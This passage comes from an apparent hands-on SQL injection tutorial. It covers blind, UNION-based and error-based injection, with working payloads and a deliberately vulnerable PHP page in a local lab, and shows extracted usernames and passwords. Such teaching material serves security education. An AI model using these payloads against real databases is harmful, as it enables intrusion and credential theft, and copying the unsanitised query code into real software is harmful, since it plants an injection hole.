I want to emphasize, there is **NO ENTER** in the User-Agent line, the Burp proxy wraps the text to two lines only because the line is too long.



After pressing the forward button go back quickly to the browser window. As we get the response quickly, what means the FALSE. So the ASCII code of the first character of the password is not greater than 128. Then test the opposite. Click to the reload button.




When the Burp proxy intercepts the request modify the User-Agent as follows:

```
' , IF(128>(SELECT ASCII(SUBSTRING(password,1,1)) FROM tbl1 WHERE
username='name'),BENCHMARK(500000000,MD5('A')),2));#
```

The whole insert looks then becomes the following:

```
INSERT INTO browserlog(browser, visittime) VALUES ('' ,
IF(128>(SELECT ASCII(SUBSTRING(password,1,1)) FROM tbl1 WHERE
username='name'),BENCHMARK(500000000,MD5('A')),2));#', '');
```

I want to emphasize, there is **NO ENTER** in the User-Agent line, the Burp proxy wrap the text to two lines only because the line is too long.



After clicking to the forward button quickly go back to the browser window. As one can see the response now comes after a quite long time:



We have tested, the method works, so we can start the usual binary search process.

One might ask, how do we know the names of the column, and the name of the table. Later we will solve this problem, now just leave it in this way.

UNION Based SQL Injection


Another common type of SQL injection if we can use the union command. It is used, when we have some data screen, where the application prints out some result. Our purpose is to add some data to the printed dataset. In this way we can print arbitrary data, and it is much faster than the blind SQL injection, because instead of querying the characters one by one we can print the whole data set at once. To try it use the following code as sql.php:

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
$dbservername = "127.0.0.1";
$con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT username, '*****' AS password, description, id
        FROM tbl1 WHERE username='" . $_GET['username'] . "'";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    echo($query);
    die(print_r(mysqli_error($con)));
}
echo '<table border="1" width="100%"><tr><td>username</td>
    <td>password</td><td>description</td><td>id</td></tr>';
while ($row = mysqli_fetch_array($stmts, MYSQLI_ASSOC)){
    echo '<tr><td>' . $row['username'] . '</td><td>' . $row['password'] .
        '</td><td>' . $row['description'] . '</td><td>' . $row['id'] .
        '</td></tr>';
}
echo '</table>';
```

```
C:\xampp\htdocs\mysql\union1\sql.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
sql.php x sql.php x
1 <?php
2 include('../db.php');
3 $con = mysqli_connect($dbservername, $dbusername, $dbpassword, $dbname);
4 if (!$con){
5     echo('Connection ERROR');
6     die(print_r(mysqli_error($con)));
7 }
8 $query = "SELECT username, '*****' AS password,description,id
9         FROM tbl1 WHERE username='" . $_GET['username'] . "'";
10 $stms = mysqli_query($con, $query);
11 if ($stms === false){
12     echo('ERROR during query execution: ');
13     echo($query);
14     die(print_r(mysqli_error($con)));
15 }
16 echo '<table border="1" width="100%"><tr><td>username</td>
17     <td>password</td><td>description</td><td>id</td></tr>';
18 while ($row = mysqli_fetch_array($stms, MYSQLI_ASSOC)){
19     echo '<tr><td>' . $row['username'] . '</td><td>' . $row['password'] .
20         '</td><td>' . $row['description'] . '</td><td>' . $row['id'] . '</td></tr>';
21 }
22 echo '</table>';
23
```

First try how the application works. In your browser call it, and give it a valid username as username parameter. The URL will be something like:

<http://192.168.168.111:8888/mysql/union1/sql.php?username=name>



username	password	description	id
name	*****	description of user name	1

As one can see we got the answer. Now our purpose is to extend the result set with some data useful for us.

The idea to do it is the following. There is a UNION operator in SQL. It is capable to combine the result-set of two or more SELECT statements. This is exactly what we need.


But it has some pre requisites. The first is each SELECT statement within the UNION must have the same number of columns. The second, the columns at the same position must have similar data types.

We write the second SELECT statement, so there will be as many columns as we want, there is no problem. But the question is how many columns does the first SELECT statement has, what is included

in the application? We can easily find it by trying different number of columns and when we do not get error message it is found.


<http://192.168.168.111:8888/mysql/union1/sql.php?username=name' UNION SELECT null;-- ->

We select the value NULL, because it is compatible (similar) with every data type.




As we can see, we got an error message states that, the number of columns in the two statements are not the same. So try now two columns by the next command:

<http://192.168.168.111:8888/mysql/union1/sql.php?username=name' UNION SELECT null,null;-- ->



We got another error message again, so the number of columns is not two. Then try three, then four:

<http://192.168.168.111:8888/mysql/union1/sql.php?username=name' UNION SELECT null,null,null,null;-- ->




username	password	description	id
name	*****	description of user name	1

When we type four nulls we do not get error message but an additional empty line in the result set. It means there are four columns in the first SELECT. The next thing to do is to figure out the type of the columns. Because we have four columns printed we can guess, the data type based on it.

Let us suppose, the first column to be some text so modify the link as:

<http://192.168.168.111:8888/mysql/union1/sql.php?username=name' UNION SELECT 'aaa',null,null,null;-- ->




username	password	description	id
name	*****	description of user name	1
aaa			

As we can see we did not get an error message so the first column is a text type, or automatically convertible to text.

Similarly we can try the second column what also may be also a text. It is not sure, because stars are printed. It can be converted to stars during the query or after the query in the php code.

So modify the link as:

<http://192.168.168.111:8888/mysql/union1/sql.php?username=name' UNION SELECT 'aaa','bbb',null,null;-->




username	password	description	id
name	*****	description of user name	1
aaa	bbb		

As we can see there is no error message, so the second column is a text type. Also there are no stars, but our text in the output, what means not the php code, but the SQL query itself substitutes stars instead of the real password.

We can try the text type data in the third column as well:


<http://192.168.168.111:8888/mysql/union1/sql.php?username=name' UNION SELECT 'aaa','bbb','ccc',null;-->



username	password	description	id
name	*****	description of user name	1
aaa	bbb	ccc	

For the fourth column we try number as datatype. The modified link look like as:


<http://192.168.168.111:8888/mysql/union1/sql.php?username=name' UNION SELECT 'aaa','bbb','ccc',1;-->



username	password	description	id
name	*****	description of user name	1
aaa	bbb	ccc	1

As we can see it works, so we know the number of columns, and the types of them. Now as last step let us change the columns from constant values to some useful data. We can use the following URL:

<http://192.168.168.111:8888/mysql/union1/sql.php?username=name' UNION SELECT username,password,description,id FROM tbl1;-- ->



username	password	description	id
name	*****	description of user name	1
name	pass	description of user name	1
name2	pass2	description of user name2	2
a	aaaaa	description	3
b	aaaaa	description	4

As we can see, we got all the data in the table in one step. One might ask, how do we know the names of the columns, and the name of the table. The column name can be guessed from the screen, but the table name can not. The answer is that, later we will solve this problem, now just leave it in this way.


Error based SQL injection and double query

Practically we have already used the error based SQL injection in the union based SQL injection example we used the idea to get error message if the number of the columns is not good. The real error based SQL injection is almost the same. But in that case we **add the usefull information to the error message**. So this technique can be used if we get back the error message. (One simple rule is to never show any detail error message to the end user, but of course there are many web pages out there what prints the error message).

To do it first we have to find an instruction, what correct syntactically, but gives us error message during some circumstances. Fortunately we have a bug in MySQL, described in the following <http://bugs.mysql.com/bug.php?id=58081> link. Let us try to reproduce it.

Start the mysql client, then use the next SELECT:

```
cd \xampp\mysql\bin
mysql -u root
USE a;
SELECT * FROM tbl1 GROUP BY rand() having min(0);
```



```
Administrator: Command Prompt - mysql -u root
mysql>
mysql> select * from tbl1 group by rand() having min(0);
Empty set (0.02 sec)
mysql!>
```

If we run this query it runs without any problem. The bug report states that, we will get some error situation if there is a repetition in the group_key value. But the situation is not so simple, if all the values are the same we will not get error message, only if we have a pattern like:

```
something
something else
something <--- we will get the error here.
```

But the random function generates random values so it has a small probability of this kind of repetition.


Try to increase the probability. Use for example the integer part of the random value. It can be done on the following way:

```
FLOOR(rand())
```

but it has a problem. The FLOOR function returns the largest integer value not greater than the input of it. The rand() generates a random value between 0 and 1 so the integer part of it will be always zero, it is not good for us.

But if we multiply the random value with two and take the FLOOR of it we will get 0 or 1 depends of if the random value was less than 0.5 or greater.

```
SELECT * FROM tbl1 GROUP BY FLOOR(rand()*2) having min(0);
```



```
C:\Administrator: Command Prompt - mysql -u root

mysql> select * from tbl1 group by floor(rand()*2) having min(0);
Empty set (0.02 sec)

mysql> select * from tbl1 group by floor(rand()*2) having min(0);
Empty set (0.00 sec)

mysql> select * from tbl1 group by floor(rand()*2) having min(0);
Empty set (0.00 sec)

mysql> select * from tbl1 group by floor(rand()*2) having min(0);
Empty set (0.00 sec)

mysql> select * from tbl1 group by floor(rand()*2) having min(0);
Empty set (0.01 sec)

mysql> select * from tbl1 group by floor(rand()*2) having min(0);
Empty set (0.00 sec)


mysql> select * from tbl1 group by floor(rand()*2) having min(0);
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql> select * from tbl1 group by floor(rand()*2) having min(0);
Empty set (0.00 sec)

mysql>
mysql>
```

One should run this query many times, and we will see something interesting. Most of the time the query runs, but sometimes we get an error message, as we can see on the previous screenshot.

As we can see, the errors are still too rare, and randomly appearing, so it is difficult to use for error generation. Let us try to further develop the solution, to be more stable. If one check the description of the rand function it states that "If a constant integer argument N is specified, it is used as the seed value, which produces a repeatable sequence of column values". So if we use an argument the result will be predictable, and will run always on the same way. Try it with the following input:

```
SELECT * FROM tbl1 GROUP BY FLOOR(rand(0)*2) having min(0);
```



```
C:\Administrator: Command Prompt - mysql -u root

mysql>
mysql> select * from tbl1 group by floor(rand(0)*2) having min(0);
ERROR 1062 (23000): Duplicate entry '1' for key 'group_key'
mysql>
```


If one tries this solution it will always generate an error message. (if the length of the table is greater than three lines).

OK, until now it is fine, but we do not have any useful information. How to get that.

The answer is simple, If one read the error message it states duplicate entry '1'. The 1 is nothing else, but the value what we set to the group by. So we must add some usefull data to the group by. To do it we can use the CONCAT_WS function, to concatenate more values. The first is the value what we want to know (now the version()), the second is the previously derived function generates the pattern, what fires the bug. One must take care, to query a constant value, otherwise the error will not be fired, because there is no repetition.

To try it use the following query:


```
SELECT * FROM tbl1 GROUP BY CONCAT_WS('~',version(),FLOOR(rand(0)*2)) having min(0);
```

A screenshot of a Windows Command Prompt window titled "Administrator: Command Prompt - mysql -u root". The prompt shows a MySQL session where a query is executed: `mysql> select * from tbl1 group by concat_ws('~',version(),floor(rand(0)*2)) having min(0);`. The output is an error: `ERROR 1062 (23000): Duplicate entry '5.6.14~1' for key 'group_key'`.

```
mysql>
mysql> select * from tbl1 group by concat_ws('~',version(),floor(rand(0)*2)) having min(0);
ERROR 1062 (23000): Duplicate entry '5.6.14~1' for key 'group_key'
mysql>
```

Similar result can be reached by the help of other functions like:


```
SELECT * FROM tbl1 GROUP BY CONCAT_WS('~',version(),CEIL(rand(0)*2)) having min(0);
```

A screenshot of a Windows Command Prompt window titled "Administrator: Command Prompt - mysql -u root". The prompt shows a MySQL session where a query is executed: `mysql> select * from tbl1 group by concat_ws('~',version(),ceil(rand(0)*2)) having min(0);`. The output is an error: `ERROR 1062 (23000): Duplicate entry '5.6.14~2' for key 'group_key'`.

```
mysql>
mysql> select * from tbl1 group by concat_ws('~',version(),ceil(rand(0)*2)) having min(0);
ERROR 1062 (23000): Duplicate entry '5.6.14~2' for key 'group_key'
mysql>
```

OR:

```
SELECT * FROM tbl1 GROUP BY
CONCAT_WS('~',version(),TRUNCATE(rand(0)*2,0)) having min(0);
```

A screenshot of a Windows Command Prompt window titled "Administrator: Command Prompt - mysql -u root". The prompt shows a MySQL session where a query is executed: `mysql> select * from tbl1 group by concat_ws('~',version(),truncate(rand(0)*2,0)) having min(0);`. The output is an error: `ERROR 1062 (23000): Duplicate entry '5.6.14~1' for key 'group_key'`.

```
mysql>
mysql> select * from tbl1 group by concat_ws('~',version(),truncate(rand(0)*2,0)) having min(0);
ERROR 1062 (23000): Duplicate entry '5.6.14~1' for key 'group_key'
mysql>
```

And how it becomes a double query? Now it is simple, just instead the value() function one should write a query for example:

```
SELECT * FROM tbl1 GROUP BY CONCAT_WS('~',(SELECT password FROM tbl1
LIMIT 0,1),FLOOR(rand(0)*2)) having min(0);
```

One must take care, the inner select must return one and only one value, this is the cause of using the LIMIT keyword in the example.

```
Administrator: Command Prompt - mysql -u root
mysql>
mysql> select * from tbl1 group by concat_ws('~',(SELECT password FROM tbl1 LIMIT 0,1),truncate(rand(0)*2,0)) having min(0);
ERROR 1062 (23000): Duplicate entry 'pass~1' for key 'group_key'
mysql>
```

If one need more data from a row then we can use the CONCAT_WS function again:

```
SELECT * FROM tbl1 GROUP BY CONCAT_WS('~',(SELECT
CONCAT_WS('~',password,username) FROM tbl1 LIMIT
0,1),FLOOR(rand(0)*2)) having min(0);
```

```
Administrator: Command Prompt - mysql -u root
mysql>
mysql> SELECT * FROM tbl1 GROUP BY CONCAT_WS('~',(SELECT CONCAT_WS('~',password,
username) FROM tbl1 LIMIT 0,1),FLOOR(rand(0)*2)) having min(0);
ERROR 1062 (23000): Duplicate entry 'pass~name~1' for key 'group_key'
mysql>
```

As we can see, we can get maximum one line of a table in one step, it is much faster than the blind SQL injection, but not as fast as the UNION based.

To try it use the same example what we used in the first example. The sql.html looks like as:

